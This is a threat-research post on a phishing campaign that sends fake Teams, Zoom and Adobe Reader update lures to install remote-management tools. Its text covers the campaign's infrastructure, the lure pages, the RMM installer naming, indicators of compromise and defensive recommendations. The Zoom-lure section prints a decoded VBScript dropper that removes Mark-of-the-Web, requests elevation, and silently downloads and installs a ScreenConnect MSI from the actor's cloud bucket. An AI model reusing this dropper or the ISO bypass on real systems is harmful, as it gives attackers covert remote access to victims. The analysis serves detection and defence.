

The domains can be grouped into three lure types.
Lure 1: Zoom Invite → VBScript Dropper → ScreenConnect

The domain invitation.zmoom[.]online presents a page titled "You're Invited!" showing a generic meeting/event invitation. Opening the page triggers a download of Invitation.vbs.
The VBS file uses an arithmetic-offset cipher in which every character is stored as a 3-digit decimal string, and the Decode function subtracts a constant offset (66) from each group to recover the original ASCII value, then uses Execute() function.
A short script was used to deobfuscate the downloaded VBS script:
'Obfuscated wrapper
Function Decode(str, offset)
    Dim i, result, charCode
    result = ""
    For i = 1 To Len(str) Step 3
        charCode = CInt(Mid(str, i, 3)) - offset
        result = result & Chr(charCode)
    Next
    Decode = result
End Function

Execute(Decode(ilcnzw, 66))
Fully decoded payload:
Dim u, f, t, x, s, w, q
u = "https://pub-9f2d8b79318b4ebe9f9530640878e439.r2.dev/ScreenConnect.ClientSetup.msi"

If WScript.Arguments.Count = 0 Then
    On Error Resume Next
    Set w = CreateObject("WScript.Shell")
    q = Chr(34)
    ' Step 1: Strip Zone.Identifier ADS (removes Mark-of-the-Web flag)
    w.Run "powershell -Command " & q & "Remove-Item -LiteralPath '" _
        & WScript.ScriptFullName & ":Zone.Identifier' -Force -ErrorAction SilentlyContinue" & q, 0, True
    ' Step 2: Re-launch self with runas (UAC elevation prompt)
    CreateObject("Shell.Application").ShellExecute "wscript.exe", _
        """" & WScript.ScriptFullName & """ /e", "", "runas", 0
    WScript.Quit
End If

' === Elevated execution path (WScript.Arguments.Count > 0) ===
Set w = CreateObject("WScript.Shell")
f = Mid(u, InStrRev(u, "/") + 1)           ' Extract filename from URL
If f = "" Then f = "download"
t = w.ExpandEnvironmentStrings("%TEMP%") & "\" & f

Set x = CreateObject("MSXML2.ServerXMLHTTP.6.0")
x.SetOption 2, 13056                         ' Ignore ALL SSL certificate errors
x.Open "GET", u, False
x.SetRequestHeader "User-Agent", "Mozilla/5.0"
x.Send

Set s = CreateObject("ADODB.Stream")         ' Binary stream write to disk
s.Open : s.Type = 1
s.Write x.ResponseBody
s.SaveToFile t, 2
s.Close

If LCase(Right(f, 4)) = ".msi" Then
    w.Run "msiexec /quiet /i """ & t & """", 0, True   ' Silent MSI install
Else
    w.Run """" & t & """", 1, True
End If
The script runs twice with a two-stage design controlled by the presence of a command-line argument:
First run (no arguments):
-
Calls PowerShell to delete the
Zone.Identifieralternate data stream from its own path. (To removeMark-of-the-Web (MotW)flag in second run). -
Re-launches itself via
Shell.Application.ShellExecutewith"runas", triggering a UAC elevation prompt to the victim. -
Quits the un-elevated instance.
Second run (elevated, /e argument):
-
Constructs the local temp path:
%TEMP%\ScreenConnect.ClientSetup.msi -
Downloads the MSI via
MSXML2.ServerXMLHTTP.6.0withSetOption 2, 13056, a bitmask that instructs the HTTP client to ignore all SSL certificate errors. -
Saves the binary to disk using
ADODB.Stream. -
Silently installs it with
msiexec /quiet /iwith no installation UI appears.
Payload URL: https://pub-9f2d8b79318b4ebe9f9530640878e439[.]r2[.]dev/ScreenConnect.ClientSetup.msi
This is a Cloudflare R2 public bucket URL (pattern pub-{32hexchars}.r2.dev).
The installed ScreenConnect client connects back to the actor's management server, granting them persistent remote access disguised as a legitimate RMM tool.
Lure 2: Teams Fake Update → Level RMM (ISO Delivery)
The domain msteams.zioum[.]xyz runs the same Microsoft Store clone as the original campaign, but delivers MsTeamsInstaller.iso instead of a direct executable.
1const downloadLink = document.createElement('a');
2downloadLink.href = 'MsTeamsInstaller.iso';
3downloadLink.download = 'MsTeamsInstaller.iso';
Windows 10 version 1903 and later auto-mounts ISO files when double-clicked. Critically, files inside a mounted ISO do not inherit the Zone.Identifier (Mark-of-the-Web) that the ISO container itself received when downloaded from the browser. The executable inside the ISO runs without a SmartScreen warningand no UAC bypass VBScript required. This is a well-documented MotW bypass technique used across multiple threat actor groups since 2021.
The page also fires the same two-beacon telemetry pattern as the original kit (send.php + track_verification.php) and includes the ipapi.co geolocation exfil on page load, sending the victim's IP, city, region, country, OS, and timestamp.
Lure 2 (variant): Teams Fake Update → Level RMM (Direct EXE)
The domain msteams.zmoom[.]online delivers a direct EXE with a filename that exposes its Level RMM configuration.
MsTeams_rmm_v2.5.0.67_oid1d60a51e-704c-4c39-abf3-9ec870b45bca_bidYkfyKXSgCEu9tUMHeNg2eA.exe

This filename follows the Level RMM installer naming convention precisely:
| Field | Value |
|---|---|
| Spoofed prefix | MsTeams_ |
| Product | rmm |
| Version | v2.5.0.67 |
| Organization ID (oid) | 1d60a51e-704c-4c39-abf3-9ec870b45bca |
| Bearer/session ID (bid) | YkfyKXSgCEu9tUMHeNg2eA |
Level RMM generates installer binaries named level_rmm_v{version}_oid{org-id}_bid{session-id}.exe.
Lure 3: Fake Adobe Reader Update → Level RMM
The domain update-adober035980eader[.]com breaks the Teams/Zoom theme entirely and pivots to impersonating an Adobe Reader update with a Level RMM-related filename "Adobe035980_rmm_v2_5_0_67_oidf666bff8_bacf_4126_97ca_e5fd8a80a2d8.exe".

This filename also follows the Level RMM installer naming convention:
| Field | Value |
|---|---|
| Spoofed prefix | Adobe035980_ |
| Product | rmm |
| Version | v2.5.0.67 ← same build as the Teams kit |
| Organization ID | f666bff8-bacf-4126-97ca-e5fd8a80a2d8 ← different from Teams OID |
The identical v2.5.0.67 version across the Teams and Adobe payloads shows that both lures use the same Level RMM build, while the different OIDs indicate separate organizational accounts.
The Adobe page includes explicit client-side OS and device detection. When a mobile user agent is detected, a red-bordered warning is shown ("Mobile download not supported — This download is only available for desktop computers") and the download is suppressed.
The three lure types and their attack chains are summarized below.
Recommendations
-
Monitor phishing-kit reuse: Use page titles, HTML fingerprints, and other unique web artifacts to identify reused phishing infrastructure across newly registered domains.
-
Monitor RMM activity: Alert on unauthorized Level RMM and ScreenConnect installations, especially when they originate from phishing pages or newly downloaded installers.
-
Restrict suspicious payload delivery: Monitor downloads from newly observed domains and cloud-hosted storage such as r2.dev, particularly when initiated by scripts or fake software-update pages.
-
Detect social-engineering lures: Monitor fake Microsoft Teams, Zoom, and Adobe Reader update pages and block newly observed lookalike domains where appropriate.
-
Hunt for campaign infrastructure: Use the identified domains, IPs, OIDs, filenames, and payload-hosting infrastructure as pivots for discovering related activity.
Conclusion
The investigation expanded the known Operation BlueDash infrastructure beyond the domains described in the original reporting. Starting with teamvem[.]com, I used the rendered “Microsoft Store - Microsoft Teams” title as a Hunt.io pivot and identified five additional hosts serving the same phishing kit. From there, infrastructure enrichment linked the campaign to five IP addresses across Hostinger, CloudBlast, Kolan Bilisim, GitHub/Fastly, and AWS.
The investigation also uncovered that the campaign was not limited to Microsoft Teams. The infrastructure supports three distinct lures: fake Teams updates, Zoom invitations, and a fake Adobe Reader update. The payloads ultimately deploy Level RMM or ScreenConnect, with the Teams and Adobe samples using the same Level RMM version but different organization IDs. The Zoom lure adds another delivery chain, using a VBScript to remove Mark-of-the-Web protections, request elevation, download a ScreenConnect MSI, and install it silently.
These findings show a campaign that reuses the same web infrastructure and delivery logic while changing the lure, domain, payload format, and RMM tenant.
Indicators of Compromise
| Domain | Role | Title |
|---|---|---|
teamvem[.]com | Original Teams lure (DSR) | Microsoft Store - Microsoft Teams |
support.berrydev[.]xyz | Payload host / landing page | — |
bluedashlimited.netlify[.]app | Teams lure (Netlify) | Microsoft Store - Microsoft Teams |
msteams.enccosecure-livemeet[.]online | Teams lure | Microsoft Store - Microsoft Teams |
atqcrh[.]com | Teams lure (PHP) | Microsoft Store - Microsoft Teams |
emssistem[.]com | Teams lure (PHP) | Microsoft Store - Microsoft Teams |
invitation.zmoom[.]online | Zoom invite lure / VBS drop | You're Invited! |
msteams.zioum[.]xyz | Teams lure → ISO | Microsoft Teams Client Update |
msteams.zmoom[.]online | Teams lure → Level RMM EXE | Microsoft Teams Client Update |
update-adober035980eader[.]com | Adobe Reader lure → Level RMM EXE | Adobe Reader - Update Required |
acrobat.nachmaconstruction[.]com | Likely compromised domain | — |
Published by @volrant136
Related research
- Threat Research

One Host, Six Operations: How Two Open Directories Exposed a Multi-Target Campaign
Two open directories on a single Singapore host exposed the working files behind six separate operations. The recovered data shows a mix of LLM gateway fraud, government and military reconnaissance, credential spraying, SQL injection attempts, proxy infrastructure, and a confirmed compromise of a Mexican web application.
20 minutes to read - Threat Research

Nigerian and Kenyan Government Portals Targeted by Suspected Chinese-Speaking Operator in Multi-Stage Credential Harvesting Campaign
An exposed server uncovered a collection of scripts, credentials, session artifacts, and exploitation tooling targeting government portals across several countries. This investigation traces the infrastructure from DeHashed searches and WordPress testing to Java deserialization payloads and a Telegram-controlled automation framework.
17 minutes to read - Threat Research
APT SideWinder ClickOnce Campaign: VS Code Tunnel Abuse and Havoc C2 via Pakistani Government Lures
Two active SideWinder campaigns abusing ClickOnce and signed Microsoft binaries. One hijacking VS Code Remote Tunnel for C2, the second dropping a ChaCha20-encrypted Havoc implant disguised as win.ini.
20 minutes to read